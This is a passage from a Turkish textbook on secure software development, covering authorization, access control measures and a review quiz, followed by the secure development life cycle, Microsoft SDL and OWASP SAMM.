Yetkilendirme politikaları ve prosedürleri kimlerin, hangi kaynaklara erişebileceğini belirler. Bu politikaların anlaşılır ve basit olması, bunların herkes tarafından uyulmasını kolaylaştırır. Ayrıca yetkiler düzenli olarak gözden geçirilmeli, kullanıcılara ve sistem yöneticilerine bildirilmelidir.

Yetkilendirmenin Önemi

- Yetkilendirme, kullanıcıların yalnızca ihtiyaç duydukları kaynaklara erişmesini sağlayarak yetkisiz erişimleri önler.
- Yetkilendirme, kullanıcıların yetkilerini kötüye kullanmalarını önlemeye yardımcı olur.
- Yetkilendirme, sistemdeki güvenlik açıklarını azaltmaya yardımcı olur.

1.2.2. Yetkilendirme Güvenlik Unsurunda Alınması Gereken Önlemler

- Yetkilendirme kontrolleri, kullanıcıların yetkisiz erişimlerine karşı koruma sağlamak için kullanılır. Bu kontroller; kullanıcı kimlik bilgilerini doğrulamak, kullanıcıların erişmeye çalıştığı kaynakları sınırlamak, kullanıcı aktivitelerini izlemek gibi çeşitli şekillerde olabilir.
- Kullanıcıların yetkileri düzenli olarak gözden geçirilmelidir. Bu, kullanıcıların rollerinde veya sorumluluklarında değişiklik olup olmadığını belirlemek için önemlidir. Kullanıcıların yetkileri gerekli değilse kaldırılmalıdır.
- Yetkilendirme sistemleri düzenli olarak test edilmelidir. Bu işlem, sistemdeki güvenlik açıklarını belirlemek ve düzeltmek için önemlidir.

Yetkilendirme, kullanıcıların verilerini ve sistemlerini korumaya yardımcı olan önemli bir güvenlik unsurudur.

ARAŞTIRMA Yetkilendirme, kullanıcıların bir bilgi sistemine veya ağa erişebilecekleri kaynakları ve işlemleri belirleme işlemidir. Yetkilendirme; rol tabanlı erişim denetimi (RBAC), kullanıcı tabanlı erişim denetimi (UBA) ve yer tabanlı erişim denetimi (LBA) yöntemleri ile gerçekleştirilebilir. Bu yöntemlerin avantajlarını ve dezavantajlarını araştırınız. Edindiğiniz bilgileri arkadaşlarınızla paylaşınız.

1.3. ERİŞİM KONTROLÜ

Bilgi çağının hızla ilerlediği dijital dünyada milyarlarca veri noktası bulunur. Bu verilere erişim, teknolojik gelişmelerin yanı sıra gizlilik ve güvenlik konularını beraberinde getirir. İnsanlar, kurumlar hatta devletler hassas verilerini korumak, sınırlamak ve doğru kişilerin ulaşımını sağlamak amacıyla erişim kontrolü yöntemlerine yönelir.

Erişim kontrolü adı verilen bu önemli güvenlik unsuru, verilere güvenli ve kontrollü bir şekilde erişim sağlama amacını taşır. Birçok farklı sektörde, kuruluşta veya bireysel düzeyde verilere erişimi düzenleme ihtiyacı artmıştır. Erişim kontrolü sadece yetkilendirilmiş kişilerin belirli kaynaklara veya verilere ulaşmasını sağlamakla kalmaz, gizlilik ve bütünlüğü de korur (Görsel 1.4).

Görsel 1.4: Erişim kontrolü

1.3.1. Erişim Kontrolü Güvenlik Bileşeninin Görevleri

Erişim kontrolü, bir sistemdeki kaynaklara kimin erişebileceğini ve hangi işlemleri gerçekleştirebileceğini belirleyen bir güvenlik bileşenidir. Bu bileşenin temel görevleri şunlardır:

- **İzin Verme**

  İzin verme, yetkilendirmenin bir parçasıdır. **Yetkilendirme**, kimin neyi yapabileceğini belirlemek için kullanılan bir güvenlik kavramıdır. Kimlik doğrulamasının ardından gelir ve kimlik doğrulamasının bir parçası olarak elde edilen bilgilere dayanır.

- **Zaman Kontrolü**

  Bazı durumlarda erişim süresini sınırlamak önemlidir. Belirli bir tarih aralığında veya saat diliminde erişime izin vermek yahut engellemek ihtiyaçlara göre gerekli olabilir.

- **Konum Kontrolü**

  Kimi zaman sadece belli bir konumdan erişime izin vermek güvenlik için gerekli olabilir. Örneğin sadece yerel ağ üzerinden belirli bilgilere veya alanlara erişim izni verilebilir.

1.3.2. Erişim Kontrolünün Güvenlik Unsurunda Alınması Gereken Önlemler

Erişim kontrolünün güvenlik unsurunda etkin olması için çeşitli önlemlerin alınması hayati önem taşır. Bu önlemlerden bazıları şunlardır:

- **Güçlü Kimlik Doğrulama ve Yetkilendirme**

  Erişim kontrolünün temeli, güçlü kimlik doğrulama ve yetkilendirme sürecidir. Kullanıcıların kimliklerini kanıtlaması ve hangi kaynaklara erişebileceğinin belirlenmesi, yetkisiz erişimleri engellemek için hayati öneme sahiptir.

- **En Az Ayrıcalık Prensibi**

  Kullanıcılara yalnızca ihtiyaç duydukları minimum erişimi sağlama prensibi, erişim kontrolünün merkezinde yer alır. Bu, gereksiz riskleri azaltırken veri güvenliğini artırır.

- **Rol ve İzin Yönetimi**

  Erişim kontrolünde roller ve izinler yönetilmelidir. Kullanıcıların rolleri (örneğin çalışan, yönetici vb.) ve bu rollerin sahip olduğu izinler (verilere erişim, düzenleme yetkisi vb.) belirlenmelidir.

- **Sürekli İzleme ve Denetim**

  Erişim kontrolü sürekli izleme ve denetim gerektirir. Kullanıcıların erişim aktiviteleri izlenmeli, anormal durumlar tespit edilmeli ve gerektiğinde müdahale edilmelidir.

- **Veri Şifreleme**

  Erişim kontrolünün bir parçası olarak hassas verilerin şifrelenmesi önemlidir. Bu, yetkisiz erişim durumunda dahi verilerin güvende kalmasını sağlar.

- **Oturum Süre Kontrolü**

  Kullanıcı oturumlarının belirli bir süre sonunda otomatik olarak sonlandırılması, yetkisiz kişilerin açık kalan oturumları kullanma riskini azaltır.

- **Çift Faktörlü Kimlik Doğrulama**

  İkinci bir doğrulama aşamasının eklenmesi (örneğin SMS kodu veya biyometrik veriler), kimlik doğrulama güvenliğini artırır.

- **Zararlı Yazılım ve Tehdit Analizi**

  Erişim kontrolü aynı zamanda zararlı yazılım ve tehdit analizini içermelidir. Bu, kötü amaçlı yazılımların ve saldırıların erken tespitini sağlar.

- **Kullanıcı Eğitimi**

  Kullanıcıların güvenli erişim ve kimlik yönetimi konusunda eğitilmesi, güvenlik farkındalığını artırır ve hatalı erişimlerin önlenmesine yardımcı olur.

- **Güvenlik Testleri ve Değerlendirmeler**

  Erişim kontrolü mekanizmalarının düzenli olarak test edilmesi ve güvenlik açıklarının tespit edilmesi sürekli iyileştirmeyi sağlar.

Belirtilen bu önlemler, erişim kontrolünün güvenlik unsuruyla ilişkilendirildiği temel adımlardır. Her organizasyon veya kurum, ihtiyaçlarına uygun bu önlemleri özelleştirerek uygulamalıdır. Bu sayede bilgi sistemlerinin güvenliğini ve verilerinin gizliliğini etkin bir şekilde sağlayabilir.

ÖLÇME VE DEĞERLENDİRME

A) Aşağıdaki cümlelerde parantezlerin içine yargılar doğru ise "D", yanlış ise "Y" yazınız.

1. (…) Kimlik doğrulama, kullanıcıların kimliklerini doğrulama işlemidir.

2. (…) Erişim kontrolü, kullanıcıların ne kadar süreyle bir kaynağa erişebileceğini belirleme işlemidir.

3. (…) Güçlü bir parola en az 8 karakterden oluşmalı, büyük ve küçük harfler, rakamlar ve semboller içermelidir.

B) Aşağıdaki cümlelerde boş bırakılan yerlere doğru sözcükleri yazınız.

1. ..... erişim denetimi yönteminde, kullanıcılara roller atanır.

2. Yetkilendirme, kullanıcıların sisteme giriş yaptığında hangi ..... erişebileceklerini belirlemeyi amaçlayan bir süreçtir.

3. Sistem yöneticileri ve ....., kullanıcıların kimlik doğrulama ve erişim aktivitelerini izleyebilir.

C) Aşağıdaki soruların doğru cevabını işaretleyiniz.

1. Güvenli yazılım geliştirmenin önemi aşağıdaki seçeneklerden hangisinde belirtilmiştir?

A) Estetik tasarım
B) Maliyeti artırmak.
C) Kullanıcı verilerini korumak.
D) Kullanılabilirliği optimize etmek.
E) Yazılımın boyutunu artırmak.

2. Kimlik doğrulama işlemi ile kullanıcıların sağlayacağı bilgiler aşağıdakilerden hangisidir?

A) Yemek tercihleri
B) Parola
C) Telefon numarası
D) Favori renk
E) Doğum tarihi

3. Güçlü şifrelerin özelliği aşağıdakilerden hangisidir?

A) Tahmin edilmesi zor ve karmaşık olması
B) Kısa ve sık kullanılan kelimelerden oluşması
C) En çok 8 karakterden oluşması
D) Sadece rakamlardan oluşması
E) Başka kişilerin isimleri olması

4. Kullanıcıların güçlü parolalar kullanması ve veri transferlerinin şifrelenmesi gibi güvenlik önlemleri aşağıdaki aşamalardan hangisinde alınabilir?

A) Tasarım aşaması
B) Analiz aşaması
C) Bakım aşaması
D) Tanıtım aşaması
E) Kodlama aşaması

5. Merkezî kimlik yönetimi aşağıdaki yöntemlerden hangisini kullanarak tüm kullanıcı kimliklerini ve yetkilerini yönetir?

A) Kimlik doğrulama

B) Dağıtık kimlik yönetimi

C) Rol tabanlı erişim denetimi

D) Kimlik yönetimi

E) Dört faktörlü kimlik doğrulama

6. Erişim kontrolünün tanımı aşağıdakilerden hangisidir?

A) Verileri kaydetme ve saklama sürecidir.

B) Verileri sıkıştırma sürecidir.

C) Verileri paylaşma ve erişimi artırma sürecidir.

D) Verileri şifreleme sürecidir.

E) Verilere güvenli ve kontrollü erişim sağlama sürecidir.

7. Erişim kontrolü aşağıdaki durumların hangisinde kullanıcıların belirli bir konumdan erişimine izin verebilir?

A) Yerel ağ üzerinden

B) İnternet kafelerden

C) Herhangi bir konumdan

D) Sadece ofisten

E) Mobil veri ağı üzerinden

8. En az ayrıcalık prensibi ile aşağıdakilerden hangisi ifade edilir?

A) En fazla izin verilen prensip

B) Gereksiz riskleri artırma prensibi

C) Kullanıcılara yalnızca ihtiyaç duydukları minimum erişimi sağlama prensibi

D) Rastgele izin verme prensibi

E) İzinlerin her kullanıcı için aynı olması prensibi

9. Aşağıdaki erişim kontrolü yöntemlerinden hangisi ile kullanıcılara roller atanır ve bu rollerle kullanıcıların erişebileceği kaynaklar belirlenir?

A) Kullanıcı tabanlı erişim denetimi (UBA)

B) Rol tabanlı erişim denetimi (RBAC)

C) Yer tabanlı erişim denetimi (LBA)

D) İzin tabanlı erişim denetimi (PBA)

E) Öğrenme tabanlı erişim denetimi (LBA)

10. Aşağıdaki erişim kontrolü önlemlerinden hangisi ile kullanıcı oturumlarının belirli bir süre sonunda otomatik olarak sonlandırılması sağlanır?

A) Çift faktörlü kimlik doğrulama

B) Zararlı yazılım ve tehdit analizi

C) Kullanıcı eğitimi

D) Oturum kilitleme

E) Oturum süre kontrolü

2. ÖĞRENME BİRİMİ

GÜVENLİ YAZILIM GELİŞTİRME TEKNİKLERİ

KONULAR

2.1. GÜVENLİ YAZILIM GELİŞTİRME YAŞAM DÖNGÜSÜ
2.2. GÜVENLİ KODLAMA TEKNİKLERİ
2.3. GÜVENLİ KOD İNCELEME
2.4. GÜVENLİ WEB SERVİSİ VE AJAX

NELER ÖĞRENECEKSİNİZ?

- Yazılım geliştirme yaşam döngüsünü ve aşamalarını gerçekleştirme
- Güvenli kodlama tekniklerini kullanma
- Güvenli kod incelemesi uygulamalarını yapma
- Web servisi ve AJAX zafiyetlerine karşı önlem alabilme

TEMEL KAVRAMLAR

Ajax, BSIMM, Microsoft SDL, OWASP, SDLC, SQL Injection, XML, XSS.

HAZIRLIK ÇALIŞMALARI

1. Yazılım geliştirmeye başlamadan önce yapılması gerekenler nelerdir? Düşüncelerinizi arkadaşlarınızla paylaşınız.
2. Yazılım geliştirirken kodlamada güvenlik nasıl sağlanabilir ve bunun için nelere dikkat edilmelidir?
3. Web servisleri dendiğinde zihninizde canlananlar nelerdir?
4. Web servislerinin güvenliği neden önemlidir? Düşüncelerinizi arkadaşlarınızla paylaşınız.

2.1. GÜVENLİ YAZILIM GELİŞTİRME YAŞAM DÖNGÜSÜ

Yazılım geliştirme yaşam döngüsü [Software Development Life Cycle (SDLC)], bir yazılım projesinin başlangıcından sonuna kadar geçen süreci ifade eder (Şema 2.1). Bu süreç; yazılımın planlanması, tasarımı, kodlaması, test edilmesi, dağıtılması ve sürdürülmesini içerir. Yazılım geliştirme yaşam döngüsü beş aşamadan oluşur.

Şema 2.1: Yazılım geliştirme yaşam döngüsü

1. Planlama: Yazılım geliştirme sürecinin başlangıç aşamasıdır. Bu aşamada proje ekibi, müşteri ihtiyaçlarını anlamak ve projenin başarılı bir şekilde hayata geçirilebilmesi adına gerekli planlamayı yapmak için bir araya gelir. Projenin hedefleri belirlenir ve fizibilitesi değerlendirilir. Kaynaklar, zaman çizelgesi ve riskler göz önünde bulundurularak detaylı bir proje planı oluşturulur. Bu aşamada güvenlik gereksinimleri de belirlenerek risk analizleri yapılır.

2. Analiz: Planlama aşamasının tamamlanmasının ardından projenin gereksinimleri ve hedefleri daha ayrıntılı olarak analiz edilir. Müşteri ihtiyaçları belirlenir ve bu ihtiyaçların nasıl karşılanacağına dair çözümler aranır. Temel UML [Unified Modelling Language (Birleşik Modelleme Dili)] diyagramları ve analitik yöntemler kullanılarak projenin teknik detayları ve riskleri belirlenir. Bu aşamada elde edilen bilgiler, belirli bir dokümantasyon formatında düzenlenir.

3. Tasarım: Analiz aşamasının sonuçlarına dayanılarak yazılımın nasıl yapılacağını ve istenen işlevselliğe nasıl ulaşılacağını planlamak için tasarım aşamasına geçilir. Sistem mimarisi belirlenir, veri tabanı yapısı tasarlanır ve kullanıcı arayüzünün tasarımı gerçekleştirilir. Soyutlama (Abstraction) teknikleri kullanılarak problemler basitleştirilir ve odaklanılması gereken temel unsurlar belirlenir. Yazılımın tasarımı ve mimarisi oluşturulurken güvenlik konuları göz önünde bulundurulur. Güvenlik önlemleri tasarımın ilk aşamalarında entegre edilmeye çalışılır.

4. Test: Tasarım aşamasının tamamlanmasının ardından yazılım geliştirme süreci başlar. Yazılım, tasarlanan özelliklere göre kodlanır ve geliştirilir. Geliştirme aşamasının tamamlanmasının ardından yazılım çeşitli testlerden geçirilir. İstenen işlevselliğin ve kalitenin sağlanması için kullanılabilirlik testleri, performans testleri ve hata ayıklama işlemleri yapılır. Kodlama aşamasında güvenli programlama teknikleri kullanılarak güvenli kod yazılır. Bu adımda sık yapılan güvenlik hatalarından kaçınılmalıdır.

5. Bakım: Yazılım, test aşamasının tamamlanmasının ardından canlı ortama dağıtılarak kullanıcılara sunulur. Ortaya çıkan hatalar ile kullanıcı geri bildirimleri göz önünde bulundurularak canlı ortamdaki yazılımın sürekli olarak bakımı yapılır ve güncellemeler sağlanır. Uygulamanın güvenlik politikalarına uygun olarak yapılandırılması sağlanır. Bu adım, yeni güvenlik tehditlerine karşı sürekli olarak hazırlıklı olmayı

içerir. Bu aşama, yazılımın istikrarlı bir şekilde çalışmasını ve müşteri memnuniyetinin sürdürülmesini sağlar. Güvenli yazılım canlı ortama geçirilir. Uygulamanın güvenlik politikalarına uygun olarak yapılandırılması sağlanır. Canlı ortamdaki yazılımın güvenliği izlenir, düzenli olarak bakımı ve güncellemeleri yapılır. Bu adım, yeni güvenlik tehditlerine karşı sürekli olarak hazırlıklı olmayı içerir.

Yazılım geliştirme yaşam döngüsü, proje boyunca sürekli tekrar edilebilir ve iyileştirilebilir bir döngü olarak düşünülmelidir. Proje ekibi müşteriyle yakın iletişim hâlinde olmalı ve değişen ihtiyaçlara uyum sağlayabilmek için gayret göstermelidir. Bu genel süreç modeli, güvenli yazılım geliştirmek için kullanılabilecek **temel adımları** içerir ancak **güvenli yazılım geliştirme yaşam döngüsü**, projenin karmaşıklığına ve özel gereksinimlere bağlı olarak değişebilir. Geliştirme ekibi, güvenlik konularına yönelik uzmanlarla iş birliği yapmalı ve güvenli yazılımı teşvik eden bir kültür benimsemelidir. Ayrıca güvenlik açıklarının ve tehditlerin sürekli değişebileceği unutulmamalı, yazılımın güvenliğinin sürekli olarak izlenmesi ve güncellenmesi gerekliliği göz ardı edilmemelidir.

BİLGİ KUTUSU

Yazılım geliştirme yaşam döngüsü modelleri, farklı süreçleri projelere dâhil eder. Yazılım geliştirme sürecinde gelişigüzel model, barok modeli, şelale modeli, v süreç modeli, helezonik model, artımsal geliştirme modeli gibi modeller yer alır.

- Yazılım geliştiriciler zafiyetleri ve güvenlik açıklarını engellemeye odaklanmalıdır. Bu nedenle geliştiricilerin güvenli yazılım eğitimine sahip olmaları kritik önem taşır. Bu eğitim sayesinde güvenli yazılım prensipleri benimsenerek güvenlik bilinci artırılır.
- Yazılımın saldırılara karşı dirençli olması ve saldırı anında bile çalışmaya devam edebilmesi için güvenlik gereksinimleri baştan belirlenir. Tehdit analizi yapılır, güvenli tasarım prensipleri uygulanır ve sonrasında yapılan güvenlik testleriyle gereksinimlerin karşılanıp karşılanmadığı belirlenir.
- Kötü niyetli geliştiricilerin kodun içine zayıflıklar veya kötü niyetli işlevler eklemesini önlemek için kaynak kod analizi, statik analiz, güvenli kurulum gibi tedbirler alınır.
- Yazılımın ve çevresindeki ortamın etkileşimlerinden kaynaklanabilecek zafiyetleri en aza indirmek için geçmişte ortaya çıkmış zafiyetler incelenir. Dış inceleme, sızma testleri gibi önlemler uygulanır. Ayrıca olay müdahalesi için hazırlıklı olunur.

Bu tedbirler, yazılımın güvenliğini artırmak ve potansiyel saldırılara karşı yazılımı daha dirençli hâle getirmek için önemlidir. Güvenli yazılım geliştirme sürecinde proaktif ve kapsamlı güvenlik önlemleri almak, güvenli bir yazılımın başarıyla hayata geçirilmesine ve kullanıcıların güveninin kazanılmasına yardımcı olur.

Güvenli yazılım geliştirme, bilgisayar sistemlerinin ve yazılımların güvenlik açıklarını en aza indirmek için tasarlanan bir yaklaşım olarak ifade edilir. Bu yaklaşım, bir yazılım geliştirme yaşam döngüsü boyunca güvenlikle ilgili kısımları incelemeyi ve gerekli önlemleri almayı amaçlar. Genellikle bir yazılıma karşı saldırıların üç temel amacı bulunur:

1. Yazılımın düzgün bir şekilde çalışmasını engellemek veya tamamen durdurmak.
2. Yazılımın içine zararlı kod dâhil ederek yazılımın kodunu değiştirmek veya amacı dışında farklı servislere hizmet etmesini sağlamak.
3. Yazılımın zayıf noktalarını tespit ederek çalışma ortamına sızmak ve yazılımı saldırı aracı olarak kullanmak.

Saldırıları engellemek için yazılımların yazılım güvenliği ilkelerine uygun ve güvenli yazılım geliştirme yaşam döngüsü içinde geliştirilmesi gerekir. **Güvenli yazılım geliştirme süreçleri,** yazılımın güvenliğini sağlamaya yönelik faaliyetlerle bu faaliyetlerin girdi ve çıktılarını tanımlayan yöntemlerdir. Bu süreçler, yazılımın geliştirilme aşamalarında güvenlik açıklarının en aza indirilmesi ve güvenlik standartlarının karşılanması amacıyla kullanılır.

Güvenli bir yazılımın tasarımı, geliştirilmesi, yapılandırılması, dağıtılması ve desteklenmesi aşamaları yazılımın birçok saldırıya karşı güvenli ve doğru bir şekilde çalışmasını sağlayacak önlemleri içerir. Bu süreç, yazılımın saldırıları tespit etme ve etkilerini sınırlama yeteneğini de kapsar. Aynı zamanda olası bir saldırı durumunda yazılımın hızlı bir şekilde normal çalışma düzenine dönebilmesini temin eder. Bu özel süreç, **güvenli yazılım geliştirme yaşam döngüsü** olarak adlandırılır. Microsoft Güvenli Geliştirme Yaşam Döngüsü (Microsoft SDL) en yaygın kullanılan güvenli yazılım geliştirme sürecinden biridir.

Güvenli yazılım geliştirme olgunluk modelleri ise bir organizasyonun yazılım güvenliği uygulamalarının ne kadar etkin olduğunu ölçmeye yönelik derecelendirme modelleridir. OWASP tarafından geliştirilen SAMM modeli ve Building Security In Maturity Model (BSIMM) ise en popüler olgunluk modellerindendir. Bu modeller; bir kuruluşun yazılım güvenliği sürecini analiz eder, güvenlik uygulamalarının ne kadar etkin kullanıldığını değerlendirir ve eksiklikleri belirleyerek daha güvenli bir yazılım geliştirme ortamının oluşturulmasına yardımcı olur.


2.1.1. Güvenli Yazılım Geliştirme Modelleri

Güvenli yazılım geliştirme modelleri; yazılım projelerinin güvenlik odaklı bir şekilde tasarlanmasını, geliştirilmesini ve sürdürülmesini sağlamak için kullanılan süreç ve rehberlerdir.

2.1.1.1. Microsoft SDL

Microsoft, yazılım geliştiricilerinin ürettikleri yazılımları daha güvenli hâle getirmek amacıyla oluşturduğu **yazılım geliştirme yaşam döngüsü (SDL)** adı verilen bir süreç kullanır. Bu süreç, yazılımın geliştirme aşamalarında güvenlikle ilgili adımları ve önlemleri içerir. SDL, yedi aşamaya ayrılmıştır ve her bir aşamada önem verilen farklı konular bulunur. Bu aşamalar Şema 2.2'de gösterilmiştir.

Microsoft SDL Aşamaları ve Uygulamaları



Şema 2.2: Güvenli yazılım geliştirme yaşam döngüsü

Döngünün ilk aşaması, yazılım geliştiricilerine güvenlik konusunda eğitim verilmesini içerir. Eğitim aşamasında, yazılım ekibinin güvenlik bilinci artırılır ve güvenlikle ilgili temel kavramlar, tehdit modelleri, risk analizi gibi konular anlatılır. Sonraki aşamalarda yazılım geliştirme sürecinin her bir aşaması için gerçekleştirilecek faaliyetler ile ihtiyaç duyulan araçlar ve teknik altyapılar tanımlanır. Bu aşamalarda yapılan çalışmalar, yazılımın güvenlik açıklarını en aza indirerek daha güvenli bir yazılım üretmeyi amaçlar.

Microsoft Yazılım Geliştirme Yaşam Döngüsü, güvenlik önlemlerini baştan sona entegre ederek yazılımın geliştirme aşamalarında güvenliği sağlayan etkin bir yöntemdir. Özetle Microsoft SDL üç temel amacı gerçekleştirmeyi hedefler.

- **Sürekli süreç iyileştirme**
- **Hesap verebilirlik**
- **Eğitim**

Güvenlik planı örneği, Microsoft SDL Güvenlik Geliştirme Yaşam Döngüsü'nün her adımını içeren güvenlik etkinliklerini özetler. Belirtilen bu örnek, her bir faaliyetin temel amacını açıklamakla birlikte faaliyet sahiplerini ve beklenen çıktıları da belirtir. Bu çıktılar genellikle farklı projeler için kilometre taşlarının çıkış ölçütleri olarak da kullanılabilir. Bu güvenlik planının başarıyla uygulanabilmesi için güvenlik ekibinin diğer faaliyetlerin yanı sıra ürünün güvenli bir şekilde piyasaya sürülebilmesi ve projeye özgü çeşitli kilometre taşlarında güvenlik oturumları, incelemeler, kontrol işaretlemeleri gibi etkinlikler gerçekleştirmesi gereklidir. Bu amaçla program yönetimi, geliştirme, test ve kullanıcı deneyimi bölümleri ile kişilerden oluşan bir **sanal ekip** önerilir.

2.1.1.2. OWASP SAMM (Software Assurance Maturity Model)

OWASP Yazılım Güvencesi Olgunluk Modeli (SAMM), yazılım güvenliğini bir öncelik hâline getirip organizasyonların daha güvenli ve korumalı yazılımlar üretmelerine destek olur ve tüm sektörlerde yazılım güvenliği bilincini artırmayı amaçlar.

OWASP tarafından geliştirilen SAMM, yazılım güvenliği stratejilerini oluşturmak ve uygulamak için tüm kuruluşlara yönelik açık bir modeldir. Bu model, kuruluşlar için güvenlik uygulamalarını geliştirmek adına bir yol haritası sağlamak amacıyla olgunluk seviyelerini tanımlar. SAMM, bir organizasyonun mevcut yazılım güvenliği uygulamalarını değerlendirebilmesini ve daha dengeli bir yazılım güvence programı oluşturabilmesini sağlamayı hedefler. Bu model, güvenlikle ilgili ihtiyaçları değerlendirir ve organizasyonun mevcut durumunu belirlemek için tasarlanır. SAMM, belirlenen hedeflere ulaşmak için gerekli adımları ve en iyi uygulamaları sunarak güvenlik pratiklerinin geliştirilmesini ve uygulanmasını kolaylaştırır.

SAMM (Şema 2.3), yazılım güvenliğini bir dizi disiplin altında toplayıp organizasyonların yazılım güvenliği sürecini tüm paydaşların katılımıyla oluşturmalarına yardım eder. Bu sayede kuruluşlar, güvenlik açıklarını azaltmaya yönelik uygun önlemleri alarak güçlü ve güvenilir yazılımlar geliştirebilirler.

Şema 2.3: OWASP SAMM modeli


Yönetim aşamasında, yazılım geliştirme sürecinde gerçekleştirilen güvenlik adımlarının ve aktivitelerinin nasıl denetlendiği ve yönlendirildiğiyle ilgilenen bir iş fonksiyonu olarak odaklanılır. **Geliştirme aşamasında**, yazılım geliştirme sürecinde güvenlik hedeflerinin belirlenmesi, güvenli yazılım mimarisinin tasarlanması ve geliştirilmesine yoğunlaşılarak güvenlik gereksinimlerine odaklanılır.

Doğrulama aşamasında, yazılım geliştirme sürecinde üretilen unsurların (mimari dokümantasyon, kodlar, uygulamalar vb.) doğruluğunu doğrulama ve bunları test etme faaliyetlerine odaklanılır.

İşletim aşamasında ise ürünlerin son kullanıcılara teslim edilmesi, sunucuların güvenli kurulumunun sağlanması ve güvenlik açıklarının giderilmesi gibi aktivitelere odaklanılır.

2.1.1.3. BSIMM (Building Security In Maturity Model)

